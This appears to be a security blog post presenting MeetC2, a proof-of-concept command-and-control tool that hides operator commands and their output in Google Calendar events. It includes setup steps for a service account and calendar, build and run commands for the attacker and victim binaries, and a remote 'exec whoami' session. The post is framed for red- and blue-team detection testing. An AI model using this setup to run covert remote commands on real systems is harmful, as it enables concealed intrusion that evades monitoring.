

Google Calendar APIs Exploited by MeetC2: A Serverless C2 Framework for Communication
In order to enable teams to test detection, logging, and reaction, MeetC2 is a PoC C2 program that uses Google Calendar to simulate cloud abuse.
Background: Command-and-control (C2) traffic is increasingly concealed within cloud services by contemporary enemies. In order for red and blue teams to practice detection, telemetry, and response to cloud abuse situations, we developed this proof of concept (PoC) to examine and illustrate those strategies in a controlled manner.
Storytime: We observed how quickly traffic to trusted SaaS domains slid during an internal purple-team exercise. In order to provide teams with a replicable method of validating detections, logging, and third-party app governance for cloud-abuse C2 in a controlled setting, we developed a lightweight, cross-platform Proof of Concept that utilizes Google Calendar.
MeetC2: The Google Calendar API serves as a secret conduit for communication between operators and a compromised system in MeetC2, a proof-of-concept C2 framework.
Overview
A cross-platform (macOS/Linux) application called MeetC2, also known as MeetingC2, shows how trustworthy cloud services can be misused for hostile purposes. The framework integrates a covert communication channel with regular company traffic by utilizing Google Calendar APIs.
Here, the domains “oauth2.googleapis.com” and “www.googleapis.com” are used. After authentication, the agent goes into a polling loop, checking for new calendar events with commands by sending GET requests to “www.googleapis.com/calendar/v3/calendars/{calendarId}/events” every 30 seconds.

In order to issue a new command, the organizer can use the “organiser” agent to POST a new event to the same Calendar API endpoint. The command will be included in the event’s summary field, such as “Meeting from nobody: [COMMAND].”
During routine polling, the “guest” agent detects these command events, extracts and runs the command locally, and then uses a PUT request to update the event to include the command output in the [OUTPUT] [/OUTPUT] parameter in the description field.

Google Calendar Setup
- Go to the URL. Use your Google account to log in to the Google Cloud Console. Choose an existing project or start a new one.
- Select “APIs & Services” → To activate the Google Calendar API in your project, click “Library,” search for it in the search box, and then click “ENABLED.” This process will take 20 to 30 seconds.
- Click “+ CREATE CREDENTIALS” at the top after selecting “APIs & Services” → “Credentials.” Select “Service account” and provide the necessary information, such as the service account name (calendar-invite, Description: Continues by syncing calendar events. Click “DONE” and omit the optional role/users.
- You should now see an email like “[email protected]” in your service account lists. Navigate to the “KEYS” area, select “ADD KEY” → “Create new key,” select “JSON,” and download the “KEY.” For future use, rename the downloaded JSON file credentials.json.
- Go to “https://calendar.google.com,” and then select “Other calendars” on the left. Click “+” to create a new calendar, then enter the name and description. After that, select “Settings and sharing” by clicking the three dots next to it. Locate “Calendar ID” by scrolling down to “Integrate calendar.” It should appear as “[email protected].”
- In the last step, locate “Share with specific people” under calendar settings, click “+ Add people,” and enter the service account email from step 4 above (the one that ends in @your-project.iam.gserviceaccount.com). Click “Send” after changing the permission to “Make changes to events,” and you’re done.
Command Line
Compile:
./build-all.sh <credentials.json> <calendar_id>
Attacker host:
bash-3.2$ ./organizer credentials.json [NAME]@group.calendar.google.com
MeetC2 Organizer
Commands:
exec <cmd> — Execute on all hosts
exec @host:<cmd> — Execute on specific host
exec @*:<cmd> — Execute on all hosts (explicit)
list — List recent commands
get <event_id> — Get command output
clear — Clear executed events
exit — Exit organizer
— — — — — — — — — — — — — — — — — — — —
> exec whoami
Command created for all hosts: qfj4tt8a4uoi8p7cd3b8t31337
>
>
Victim host:
bash-3.2$ ./guest-darwin-arm64
16:08:04 MeetC2 Guest started on mohityadav
16:08:04 Calendar ID: [NAME]@group.calendar.google.com
16:08:04 Polling every 10 seconds…
16:08:15 Executing command: whoami
16:08:16 Successfully updated event with output
Acknowledgements: The GC2-sheet author LooCiprian served as the inspiration for this effort. Special thanks are therefore due to him.
OpSec: Although this works, I am aware that OpSec has been improved, particularly for the “guest” binary. Therefore, for such a configuration, please utilize a test GCP project that will be purged later.
Download MeetC2
https://github.com/deriv-security/MeetC2
About The Author:
Yogesh Naager is a content marketer who specializes in the cybersecurity and B2B space. Besides writing for the News4Hackers blogs, he also writes for brands including Craw Security, Bytecode Security, and NASSCOM.
Read More:
Phishing Time Bomb: How Should Repeat Clickers Be Handled?
About Author





 English